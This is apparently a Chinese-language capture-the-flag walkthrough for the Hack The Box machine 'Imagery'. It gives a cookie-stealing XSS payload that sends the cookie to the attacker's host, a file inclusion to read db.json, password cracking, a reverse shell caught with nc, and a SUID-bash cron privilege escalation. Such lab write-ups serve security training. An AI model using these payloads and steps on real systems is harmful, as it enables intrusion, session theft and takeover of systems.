HTB-Imagery

| OS | Difficulty |
|---|---|
| Linux | Medium |
Nmap Scan
$ nmap 10.10.11.88  -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-04 10:43 CST
Warning: 10.10.11.88 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.88
Host is up (0.085s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
800/tcp  filtered mdbs_daemon
1840/tcp filtered netopia-vo2
8000/tcp open     http-alt    Werkzeug/3.1.3 Python/3.12.7
9000/tcp open     http        SimpleHTTPServer 0.6 (Python 3.12.7)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.94 seconds
XSS

访问8000端口,注册新账号并登录,点击“Report Bug”

输入payload :<img src=x onerror="document.location='http://10.10.16.4:8000/'+document.cookie">,然后提交
本地接收到cookie
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.88 - - [04/Oct/2025 11:24:46] code 404, message File not found
10.10.11.88 - - [04/Oct/2025 11:24:46] "GET /session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aOCNPw.MCFvc7DFwoC1SmjGMT5gr8Owsxo HTTP/1.1" 404 -
10.10.11.88 - - [04/Oct/2025 11:24:46] code 404, message File not found

点击F12, 将cookie替换成xss 获取到的cookie,刷新页面出现’Admin Panel’
LFI

点击 Download Log 抓包,参数 log_identifier 存在本地文件包含漏洞
访问../db.json

将获取的密码 hash 进行破解
$ hashcat hash -a 0 -m 0  /opt/secLists/rockyou.txt
hashcat (v6.2.6) starting
<......>
Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename..: /opt/secLists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

2c65c8d7bfbca32a3ed42596192384f6:iambatman
RCE

使用账号testuser@imagery.htb 和破解出的密码登录目标站点,随便上传一张图片,点击Transform Image
选择Crop,点击Apply Transformation , 抓包修改参数 y


反弹shell成功
$ nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.88 60086
web@Imagery:~/web$ id
uid=1001(web) gid=1001(web) groups=1001(web)
信息收集
在/var/backup 目录下有个web_20250806_120723.zip.aes 文件,使用file 命令查看信息,发现是pyAesCrypt 加密的文件
web@Imagery:/var/backup$ ls
web_20250806_120723.zip.aes
$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
下载文件并使用脚本对文件进行破解,将压缩包中的db.json 密码hash提取出来破解
$ python3 pyAesCrack.py -e web.zip.aes -w pass.txt -o web.zip -p 4
[+] Working dir: /tmp/pyaescrack_work_zft_yh_i
[+] Using 4 worker(s), bufferSize=65536
[+] Password found: 'bestfriends'
[+] Decrypted file saved to: web.zip
$ hashcat hash -a 0 -m 0 /opt/secLists/rockyou.txt
hashcat (v6.2.6) starting
<......>
Dictionary cache hit:
* Filename..: /opt/secLists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
01c3d2e5bdaf6134cec0a367cf53e535:supersmash 切换mark 用户
web@Imagery:~/web$ su mark
Password: supersmash
mark@Imagery:~$ id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
权限提升
查看sudo 配置文件,发现/usr/local/bin/charcol 并且支持交互式shell
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

mark@Imagery:~$ sudo /usr/local/bin/charcol -h
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
使用charcol shell结合cron job进行提权,payload:auto add --schedule "* * * * *" --command "chmod 4755 /usr/bin/bash" --name "Set SUID Bash" --log-output "/home/mark/log.txt"
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-10-04 06:52:28] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> auto add --schedule "* * * * *" --command "chmod 4755 /usr/bin/bash" --name "Set SUID Bash" --log-output "/home/mark/log.txt"
< "Set SUID Bash" --log-output "/home/mark/log.txt"
[2025-10-04 06:52:46] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
[2025-10-04 06:52:58] [INFO] System password verified successfully.
[2025-10-04 06:52:58] [INFO] Auto job 'Set SUID Bash' (ID: 0103686f-60a3-4118-b422-72f18fa31b01) added successfully. The job will run according to schedule.
[2025-10-04 06:52:58] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true chmod 4755 /usr/bin/bash >> /home/mark/log.txt 2>&1
charcol> exit
[2025-10-04 06:53:26] [INFO] Exiting Charcol shell.
mark@Imagery:~$ /usr/bin/bash -p
bash-5.2# id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)
bash-5.2# whoami
root| Flag | Path |
|---|---|
| flag1 | /home/mark/user.txt |
| flag2 | /root/root.txt |